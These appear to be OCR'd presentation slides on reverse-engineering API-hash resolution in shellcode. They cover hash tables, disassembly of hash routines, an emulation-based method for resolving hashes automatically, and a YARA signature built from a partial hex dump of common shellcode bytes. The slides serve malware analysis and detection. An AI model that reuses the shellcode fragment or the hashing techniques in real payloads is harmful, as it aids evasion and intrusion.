
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i	hash_name	hash_val	lib_name	symbol_name
	hash_Carbanak	27054772	ntoskrnl.exe	RtlSetBit
	sll1AddHash32	27054932	gdi32.dll	ChoosePixelFormat
	fnv1Xor67f	27058142	ntoskrnl.exe	READ_REGISTER_ULONG
	rol7AddHash32	27065315	kernel32.dll	LocalHandle
	rol7AddXor2Hash32	27072222	kernel32.dll	CreateNlsSecurityDescriptor
	sll1AddHash32	27073680	ole32.dll	CoGetClassVersion
	sll1AddHash32	27087642	gdi32.dll	GdiValidateHandle
	hash_Carbanak	27088413	ntdll.dll	ZwDeleteObjectAuditAlarm
	sll1AddHash32	27091256	ole32.dll	CoGetContextToken
	hash_Carbanak	27127095	advapi32.dll	ElfFlushEventLog
	ror11AddHash32	27132147	ntoskrnl.exe	RtlxOemStringToUnicodeSize
	ror11AddHash32	27132147	ntdll.dll	RtlxOemStringToUnicodeSize
	sll1AddHash32	27132756	gdi32.dll	GdiSetPixelFormat
	sll1AddHash32	27134652	urlmon.dll	DllGetClassObject
	sll1AddHash32	27134652	winhttp.dll	DllGetClassObject



```
; Attributes: noreturn  
  
sub_88 proc near  
pop     ebp  
push    74656Eh  
push    696E6977h  
push    esp  
push    726774Ch  
call    ebp  
xor     ebx, ebx  
push    ebx  
push    ebx  
push    ebx  
push    ebx  
push    ebx  
push    0A779563Ah  
call    ebp  
push    ebx  
push    ebx  
push    3  
push    ebx  
push    ebx  
push    20FBh  
call    sub_172  
sub_88 endp
```

```
1 SELECT hash_name, hash_val, lib_name, symbol_name
2 FROM 'symbol_hashes' A
3 JOIN 'source_libs' B ON A.lib_key=B.lib_key
4 JOIN 'hash_types' C ON A.hash_type=C.hash_type
5 WHERE hash_val=0xA779563A
6 ORDER BY hash_val;
```

A screenshot of a Windows-style assembly code editor window. The window has a blue title bar with standard icons (minimize, maximize, close) on the left. The main area is white and contains assembly code. The code starts with a comment '; Attributes: noreturn'. It then defines a procedure 'sub\_88' as 'proc near'. The code includes several 'push' instructions for registers (ebp, esp, ebx) and memory addresses (74656Eh, 696E6977h, 726774Ch, 0A779563Ah, 20FBh). It also includes 'call' instructions for 'ebp' and 'sub\_172'. A comment '; wininet.dll!InternetOpenA' is present next to the 'call ebp' instruction. The procedure ends with 'sub\_88 endp'.

```
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    pop     ebp
    push    74656Eh
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    push    esp
    push    726774Ch
    call    ebp
    xor     ebx, ebx
    push    ebx
    push    ebx
    push    ebx
    push    ebx
    push    ebx
    push    0A779563Ah
    call    ebp           ; wininet.dll!InternetOpenA
    push    ebx
    push    ebx
    push    3
    push    ebx
    push    ebx
    push    20FBh
    call    sub_172
sub_88 endp
```





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0x6F721347, "ntdll.dll!RtlExitUserThread" ),. ( 0x23E38427, "advapi32.dll!RevertToSelf" ),. ( 0xa779563a, "wininet.dll!InternetOpenA"),. ( 0xc69f8957, "wininet.dll!

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[www.PetHarbor.com Animal Search: STRAY OR FOUND](#)

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191 matches - A779563, I am a white and red male. The finder thinks I am about 1 year old. Australian Cattle Dog mix, FOUND, 0007 Days. A780008, I am a white ...

```
1795     self.hashes = [ ( 0x006B8029, "ws2_32.dll!WSAStartup" ),
1796                    ( 0xE0DF0FEA, "ws2_32.dll!WSASocketA" ),
1797                    ( 0x33BEAC94, 'ws2_32.dll!WSAaccept' ),
1798                    ( 0x6737DBC2, "ws2_32.dll!bind" ),
1799                    ( 0xFF38E9B7, "ws2_32.dll!listen" ),
1800                    ( 0xE13BEC74, "ws2_32.dll!accept" ),
1801                    ( 0x614D6E75, "ws2_32.dll!closesocket" ),
1802                    ( 0x6174A599, "ws2_32.dll!connect" ),
1803                    ( 0x5FC8D902, "ws2_32.dll!recv" ),
1804                    ( 0x5F38EBC2, "ws2_32.dll!send" ),
1805                    ( 0x5BAE572D, "kernel32.dll!WriteFile" ),
1806                    ( 0x4FDAF6DA, "kernel32.dll!CreateFileA" ),
1807                    ( 0x13DD2ED7, "kernel32.dll!DeleteFileA" ),
1808                    ( 0xE449F330, "kernel32.dll!GetTempPathA" ),
1809                    ( 0x528796C6, "kernel32.dll!CloseHandle" ),
1810                    ( 0x863FCC79, "kernel32.dll!CreateProcessA" ),
1811                    ( 0xE553A458, "kernel32.dll!VirtualAlloc" ),
1812                    ( 0x300F2F0B, "kernel32.dll!VirtualFree" ),
1813                    ( 0x0726774C, "kernel32.dll!LoadLibraryA" ),
1814                    ( 0x7802F749, "kernel32.dll!GetProcAddress" ),
1815                    ( 0x601D8708, "kernel32.dll!WaitForSingleObject" ),
1816                    ( 0x876F8B31, "kernel32.dll!WinExec" ),
1817                    ( 0x9DBD95A6, "kernel32.dll!GetVersion" ),
1818                    ( 0xEA320EFE, "kernel32.dll!SetUnhandledExceptionFilter" ),
1819                    ( 0x56A2B5F0, "kernel32.dll!ExitProcess" ),
1820                    ( 0x0A2A1DE0, "kernel32.dll!ExitThread" ),
1821                    ( 0x6F721347, "ntdll.dll!RtlExitUserThread" ),
1822                    ( 0x23E38427, "advapi32.dll!RevertToSelf" ),
1823                    ( 0xa779563a, "wininet.dll!InternetOpenA"),
1824                    ( 0xc69f8957, "wininet.dll!InternetConnectA"),
1825                    ( 0x3B2E55EB, "wininet.dll!HttpOpenRequestA"),
1826                    ( 0x869E4675, "wininet.dll!InternetSetOptionA"),
1827                    ( 0x7B18062D, "wininet.dll!HttpSendRequestA"),
1828                    ( 0xE2899612, "wininet.dll!InternetReadFile"),
```



automated hash decoding

## string decoder routine

- tedious to analyze
- tight, loopy, arithmetic logic
- called a bunch with few args
- “referentially transparent”

## hash resolver routine

- tedious to analyze
- tight, loopy, arithmetic logic
- called a bunch with few args
- “referentially transparent”



```
DEBUG:__main__:attempting to resolve hash: a055db61
INFO:__main__:resolved a055db61 to function 0x180014710 (FlsGetValue)
DEBUG:__main__:attempting to resolve hash: 3c4c8362
INFO:__main__:resolved 3c4c8362 to function 0x18001ec30 (BaseCheckAppcompatCacheExWorker)
DEBUG:__main__:attempting to resolve hash: 45baf364
INFO:__main__:resolved 45baf364 to function 0x18005a280 (CreatePrivateNamespaceA)
DEBUG:__main__:attempting to resolve hash: 3911f365
INFO:__main__:resolved 3911f365 to function 0x180022870 (GetNumberOfConsoleInputEvents)
DEBUG:__main__:attempting to resolve hash: 75f87364
INFO:__main__:resolved 75f87364 to function 0x18001e860 (GetSystemDefaultLangID)
DEBUG:__main__:attempting to resolve hash: 82394364
INFO:__main__:resolved 82394364 to function 0x180037100 (HeapQueryInformation)
DEBUG:__main__:attempting to resolve hash: 9704c369
INFO:__main__:resolved 9704c369 to function 0x180094191 (GetPackageId)
DEBUG:__main__:attempting to resolve hash: eb51736b
INFO:__main__:resolved eb51736b to function 0x18001e3a0 (GetVersion)
DEBUG:__main__:attempting to resolve hash: 6f95336f
INFO:__main__:resolved 6f95336f to function 0x180052b20 (BaseFormatTimeOut)
DEBUG:__main__:attempting to resolve hash: 1884fb70
INFO:__main__:resolved 1884fb70 to function 0x18003c960 (GetUmsSystemThreadInformation)
DEBUG:__main__:attempting to resolve hash: 08887b71
INFO:__main__:resolved 08887b71 to function 0x180035d20 (GetNumaProximityNode)
DEBUG:__main__:attempting to resolve hash: 2e013b77
INFO:__main__:resolved 2e013b77 to function 0x1800367f0 (AddResourceAttributeAce)
DEBUG:__main__:attempting to resolve hash: b21beb7b
INFO:__main__:resolved b21beb7b to function 0x18001bc70 (CreateFileMappingW)
DEBUG:__main__:attempting to resolve hash: b640f37f
INFO:__main__:resolved b640f37f to function 0x180021fb0 (InitializePrivateSectionEx)
DEBUG:__main__:attempting to resolve hash: f2b36380
INFO:__main__:resolved f2b36380 to function 0x180037260 (K32GetDeviceVerFileNameA)
DEBUG:__main__:attempting to resolve hash: f1110b83
INFO:__main__:resolved f1110b83 to function 0x1800371f0 (K32EmptyWorkingSet)
DEBUG:__main__:attempting to resolve hash: 2756f385
INFO:__main__:resolved 2756f385 to function 0x180059d50 (GetNamedPipeClientComputerNameA)
DEBUG:__main__:attempting to resolve hash: fac7238a
INFO:__main__:resolved fac7238a to function 0x18003d890 (CreateTapePartition)
DEBUG:__main__:attempting to resolve hash: 61c3838b
INFO:__main__:resolved 61c3838b to function 0x180037060 (GetThreadIOPendingFlag)
DEBUG:__main__:attempting to resolve hash: d497db8b
INFO:__main__:resolved d497db8b to function 0x180021df0 (GetVolumeNameForVolumeMountPointW)
DEBUG:__main__:attempting to resolve hash: 7323e38e
INFO:__main__:resolved 7323e38e to function 0x180021f80 (CreateSemaphoreW)
DEBUG:__main__:attempting to resolve hash: 8c7b4b92
INFO:__main__:resolved 8c7b4b92 to function 0x180011240 (GlobalAddAtomW)
DEBUG:__main__:attempting to resolve hash: c7e8c395
INFO:__main__:resolved c7e8c395 to function 0x180036820 (AllocateUserPhysicalPages)
DEBUG:__main__:attempting to resolve hash: 3eb7eb9a
INFO:__main__:resolved 3eb7eb9a to function 0x180022220 (FindNextFileNameW)
DEBUG:__main__:attempting to resolve hash: e7e10b9a
INFO:__main__:resolved e7e10b9a to function 0x18001e7c0 (GetThreadId)
DEBUG:__main__:attempting to resolve hash: 0c0bfb9d
INFO:__main__:resolved 0c0bfb9d to function 0x180004781 (GetStateFolder)
```

```
for dll in get_dlls(get_teb().peb.ldr_data):  
    for export in dll.exports:  
        if hash(export.name) == asked_hash:  
            return export.address
```

```
        kernel32.dll, wininet.dll, ...  
for dll in get_dlls(get_teb().peb.ldr_data):  
    for export in dll.exports:  
        if hash(export.name) == asked_hash:  
            return export.address
```

```
for dll in get_dlls(get_teb().peb.ldr_data):  
    for export in dll.exports: CreateFile, DeleteFile  
        if hash(export.name) == asked_hash:  
            return export.address
```



```
for dll in get_dlls(get_teb().peb.ldr_data):  
    for export in dll.exports:  
        if hash(export.name) == asked_hash: 0xAAAAAAAA  
            return export.address
```

```

0000000000000771
0000000000000771
0000000000000771 41 8B 0A
0000000000000774 49 03 C8
0000000000000777 33 D2
0000000000000779 EB 1B

loc_771:
mov     ecx, [r10]
add     rcx, r8
xor     edx, edx
jmp     short hash

```

```

0000000000000796
0000000000000796
0000000000000796 8A 01
0000000000000798 84 C0
000000000000079A 75 DF

hash:
mov     al, [rcx]
test    al, al
jnz     short loc_77B

```

```

000000000000079C 8D 04 D2
000000000000079F 8B C8
00000000000007A1 C1 E9 0B
00000000000007A4 33 C8
00000000000007A6 69 C9 01 80 00 00
00000000000007AC 3B CB
00000000000007AE 74 15

lea     eax, [rdx+rdx*8]
mov     ecx, eax
shr     ecx, 0Bh
xor     ecx, eax
imul    ecx, 8001h
cmp     ecx, ebx
jz      short loc_7C5 ; table->AddressOfOrdinals

```

```

000000000000077B
000000000000077B
000000000000077B 0F BE C0
000000000000077E 03 C2
0000000000000780 69 C0 01 04 00 00
0000000000000786 8B D0
0000000000000788 C1 EA 06
000000000000078B 33 D0
000000000000078D 81 EA 1D 50 8A 4E
0000000000000793 48 FF C1

loc_77B:
movsx   eax, al
add     eax, edx
imul    eax, 401h
mov     edx, eax
shr     edx, 6
xor     edx, eax
sub     edx, 4E8A501Dh
inc     rcx

```


```

00000000000007B0 41 FF C3
00000000000007B3 49 83 C2 04
00000000000007B7 45 3B 59 18
00000000000007BB 72 B4

inc     r11d
add     r10, 4
cmp     r11d, [r9+18h] ; table->NumberOfNames
jb      short loc_771 ; *addr

```

```
for dll in get_dlls(get_teb().peb.ldr_data):  
    for export in dll.exports:  
        if hash(export.name) == asked_hash:  
            return export.address
```



```
0000000000000079C 8D 04 D2      lea     eax, [rdx+rdx*8]
0000000000000079F 8B C8        mov     ecx, eax
000000000000007A1 C1 E9 0B      shr     ecx, 0Bh
000000000000007A4 33 C8        xor     ecx, eax
000000000000007A6 69 C9 01 80 00 00 imul    ecx, 0001h
000000000000007AC 3B CB        cmp     ecx, ebx      ; hash(export.name) == asked_hash
000000000000007AE 74 15        jz      short loc_7C5 ; table->AddressOfOrdinals
```

computed hash

query hash

1. map shellcode, stack region
2. map PE header
  1. emit `TEB`, `PEB`, `LDR_DATA` structures
  2. map DLLs and add to loaded lists (eg. `InMemoryOrderModuleList`)
3. identify hash resolver routine
4. emulate shellcode until the start of hash resolver routine



5. “taint” the hash argument (i.e. record it somewhere)
6. with temporary context, emulate hash resolver routine
  1. instrument instructions to collect comparisons to tainted value  
e.g. `cmp eax=0xTAINTED, ebx=0x12345`
  2. then, ensure comparisons fail
7. finally, re-run resolver with collected values
8. the malware does the work for us!



```
kernel32.dll
for dll in get_dlls(get_teb().peb.ldr_data):
    for export in dll.exports: CreateFile
        if hash(export.name) == asked_hash: 0xAAAAAAAA
            0x12345678
```

- 0x12345678

```
kernel32.dll
for dll in get_dlls(get_teb().peb.ldr_data):
    for export in dll.exports: DeleteFile
        if hash(export.name) == asked_hash: 0xAAAAAAAA
            0x9ABCDEF0
```

- 0x12345678
- 0x9ABCDEF0



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- 0x12345678
- 0x9ABCDEF0
- ...

kernel32.dll

```
for dll in get_dlls(get_teb().peb.ldr_data):  
    for export in dll.exports: CreateFile  
        if hash(export.name) == asked_hash: 0x12345678  
            return export.address
```

0x12345678 → CreateFile

- 0x12345678
- 0x9ABCDEF0
- ...

kernel32.dll

```
for dll in get_dlls(get_teb().peb.ldr_data):  
    for export in dll.exports: DeleteFile  
        if hash(export.name) == asked_hash: 0x9ABCDEF0  
            return export.address
```

0x9ABCDEF0 → DeleteFile



questions?






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Following



Interesting [#GHIDRA](#) feature I found today while reviewing the tool's included scripts: a GUI-based YARA signature generator. Scripts > [YaraGhidraGUIScript.java](#)



undefined4      Stack[-0x28]...local\_28      XREF[1]:      00000059 (R)

FUN\_00000006

00000006 60      PUSHAD

00000007 89 e5      MOV      EBP,ESP

00000009 31 c0      XOR      EAX,EAX

0000000b 64 8b 50 30      MOV      EDX,dword ptr FS:[EAX + 0x30]

0000000f 8b 52 0c      MOV      EDX,dword ptr [EDX + 0xc]

00000012 8b 52 14      MOV      EDX,dword ptr [EDX + 0x14]

LAB\_00000015      XREF[1]:      00000086 (j)

00000015 8b 72 28      MOV      ESI,dword ptr [EDX + 0x28]

00000018 0f b7 4a 26      MOVZX    ECX,word ptr [EDX + 0x26]

0000001c 31 ff      XOR      EDI,EDI

LAB\_0000001e

0000001e ac      LODSB    ESI

0000001f 3c 61      CMP      AL,0x61

00000021 7c 02      JL      LAB\_00000025

00000023 2c 20      SUB      AL,0x20

LAB\_00000025

00000025 e1 85 0d      POP      EDI

18      uVar7 =

19      pbVar6 :

20      do {

21          bVar2

22          if ('

23              bVa:

24          }

25      uVar7

26      uVar3

27      pbVar

28      } while

29      iVar1 =

30      iVar4 =

Yara Search String Generator

DOSA

Mnemonic	Operand 1	Operand 2
MOV	EDX	dword ptr FS:[EAX + 0x30]
MOV	EDX	dword ptr [EDX + 0xc]
MOV	EDX	dword ptr [EDX + 0x14]

rule <insert name>  
{  
    strings:  
        \$STR1 = { 64 8b ?? 30 8b ?? 0c 8b ?? 14 }  
  
    condition:  
        \$STR1 or \$STR1  
}

Bytes: 01713a53d955de17205785df8c5d8b9292425ef49fa8e215ad5d64a7cf880425

Addresses	Hex	Ascii
00000000	fc e8 82 00 00 00 60 89 e5 31 c0 64 8b 50 30 8b	.....`..1.d.P0.
00000010	52 0c 8b 52 14 8b 72 28 0f b7 4a 26 31 ff ac 3c	R..R..r(..J&1..<
00000020	61 7c 02 2c 20 c1 cf 0d 01 c7 e2 f2 52 57 8b 52	a ., .....RW.R
00000030	10 8b 4a 3c 8b 4c 11 78 e3 48 01 d1 51 8b 59 20	..J<.L.x.H..Q.Y
00000040	01 d3 8b 49 18 e3 3a 49 8b 34 8b 01 d6 31 ff ac	...I...I.4...1..

Start: 00000000      End: 0000019e      Offset: 00000000



# TRADE WAR

shellcode's wielding of imports and exports

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